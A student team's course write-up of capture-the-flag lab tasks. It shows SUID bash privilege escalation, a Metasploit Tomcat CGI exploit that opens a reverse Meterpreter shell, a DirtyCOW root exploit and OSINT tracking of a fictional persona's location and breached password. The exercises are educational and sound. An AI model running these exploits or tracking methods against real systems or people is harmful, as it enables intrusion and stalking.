PSP0201
Week 4
Writeup

Group Name: Phoenix

Tutorial Group: TT4L

Members:

ID	Name	Role
1211102051	Ahmad Zakwan Bin Mohd Fazli	Leader
1211101888	Shahnaz Binti Husain Sukri	Member
1211101739	Madhini Arunasalam	Member
1211101657	Danya A/P Viknasvaran	Member

Day 11: Networking - The Rogue Gnome

Tools: Kali Linux, gtfobins

Solution:

Question 1

What type of privilege escalation involves using a user account to execute commands as an administrator?

Vertical

Question 2

You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

Vertical

Question 3

You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

Horizontal

Question 4

What is the name of the file that contains a list of users who are a part of the sudo group?

sudoers (/etc/sudoers)

Question 5

What is the Linux Command to enumerate the key for SSH?

find / -name id_rsa 2> /dev/null

Question 6

If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?

chmod +x find.sh

Question 7


The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

python3 -m http.server 9999

Question 8

What are the contents of the file located at /root/flag.txt?

```
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
```



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```

```
-bash-4.4$ whoami
cmnatic
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4#
```

```
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4#
```


Day 12: Networking – Ready, set, elf.

Tools: Kali Linux, Metasploit, MITRE, Nmap

Solution:

Question 1

What is the version number of the web server?



Question 2

What CVE can be used to create a Meterpreter entry onto the machine?

Question 3

What are the contents of flag1.txt?

```
       =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 > search CVE-2019-0232

Matching Modules
================

   #  Name                                              Disclosure Date  Rank
  Check  Description
   -  ----                                              ---------------  ----
   ---  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent
  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/http/tomcat_cgi_cmdlineargs
```

```
Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:
                                         port[,type:host:port][ ...]
   RHOSTS                      yes       The target host(s), see https://gi
                                         thub.com/rapid7/metasploit-framewo
                                         rk/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing con
                                         nections
   SSLCert                     no        Path to a custom SSL certificate (
                                         default is randomly generated)
   TARGETURI  /                yes       The URI path to CGI script
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.43.128   yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.32.155:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.104.6
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.32.155:4444 → 10.10.104.6:49740 ) at
 2022-06-28 21:01:26 +0000
```

```
meterpreter > pwd
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\c
gi-bin
meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\
WEB-INF\cgi-bin
==========================================================================
==============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2022-06-28 21:01:13 +0000  TDsgD.exe
100777/rwxrwxrwx  825    fil   2020-11-19 21:39:29 +0000  elfwhacker.bat
100666/rw-rw-rw-  27     fil   2020-11-19 22:06:41 +0000  flag1.txt

meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter > 
```

Question 4

What were the Metasploit settings you had to set?

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.104.6
RHOST ⇒ 10.10.104.6
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.32.155
LHOST ⇒ 10.18.32.155
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/el
fwhacker.bat
TARGETURI ⇒ /cgi-bin/elfwhacker.bat
```

Day 13: Networking – Coal for Christmas

Tools: Kali Linux, Nmap, DirtyCOW

Solutions:

Question 1

What old, deprecated protocol and service is running?

telnet

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.105.32
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 05:21 UTC
Nmap scan report for 10.10.105.32
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 41.33 seconds
```

Question 2

What credential was left for you?

clauschristmas

```
┌──(kali㉿kali)-[~]
└─$ telnet 10.10.105.32 23
Trying 10.10.105.32 ...
Connected to 10.10.105.32.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!
```

Question 3

What distribution of Linux and version number is this server running?

Ubuntu 12.04

```
$ uname -a
Linux christmas 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012
x86_64 x86_64 x86_64 GNU/Linux
$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

Question 4

Who got here first?

Grinch

Question 5

What is the verbatim syntax you can use to compile, taken from the real C source code comments?

```
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
```

Question 6

What "new" username was created, with the default operations of the real C source code?

firefart

```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi6bS9A.C7BDQ:0:0:pwned:/root:/bin/bash

mmap: 7f71ae36b000
```

Question 7


What is the MD5 hash output?

```
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY
```

```
firefart@christmas:~# touch coal
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

Question 8

What is the CVE for DirtyCow?




Day 14: OSINT - Where's Rudolph?

Tools: Google, Google Maps, Reddit, Twitter, viewexifdata.com

Solutions:

Question 1


What URL will take me directly to Rudolph's Reddit comment history?



Question 2

According to Rudolph, where was he born?


Chicago



Question 3

Rudolph mentions Robert. Can you use Google to tell me Robert's last name?


May



Question 4

On what other social media platform might Rudolph have an account?


Twitter



Question 5

What is Rudolph's username on that platform?

IGuideClaus2020



Question 6

What appears to be Rudolph's favorite TV show right now?

Bachelorette

Question 7

Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Chicago

Question 8

Okay, you found the city, but where specifically was one of the photos taken?

41.891815, -87.624277

Question 9

Did you find a flag too?

{FLAG}ALWAYSCHECKTHEEXIFD4T4

Image Exif Data	Value
File Name	lights-festival-website.jpg
Filesize	49.96K
Width	650 pixels
Height	510 pixels
Mime Type	image/jpeg
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
Exif Version	0231


GPS Data	Value
GPS Longitude Ref	West
GPS Longitude	-87.624277300009
GPS Latitude Ref	North
GPS Latitude	41.891815100053

lights-festival-website.jpg

Question 10

Has Rudolph been pwned? What password of his appeared in a breach?


spygame



Question 11

Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

540



Day 15: Scripting - There's a Python in my stocking!

Tools: Python 3

Solutions:

Question 1

What's the output of True + True?

2

```
┌──(kali㉿kali)-[~]
└─$ python3
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> True + True
2
>>>
```

Question 2

What's the database for installing other peoples libraries called?

PyPi

Question 3

What is the output of bool("False")?

True

```
>>> bool("False")
True
>>>
```

Question 4

What library lets us download the HTML of a webpage?

requests

Question 5

What is the output of the program provided in "Code to analyse for Question 5" in today's material?

[1, 2, 3, 6]

```
┌──(kali㉿kali)-[~]
└─$ python3
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> x = [1, 2, 3]
>>> y = x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>>
```

Question 6

What causes the previous task to output that?

pass by reference

Question 7

If the input was "Skidy", what will be printed?

The Wise One has allowed you to come in.

Question 8

If the input was "elf", what will be printed?

The Wise One not has allowed you to come in.

```
┌──(kali㉿kali)-[~]
└─$ python3 name
What is your name? Skidy
The Wise One has allowed you to come in.

┌──(kali㉿kali)-[~]
└─$ python3 name
What is your name? elf
The Wise One has not allowed you to come in.
```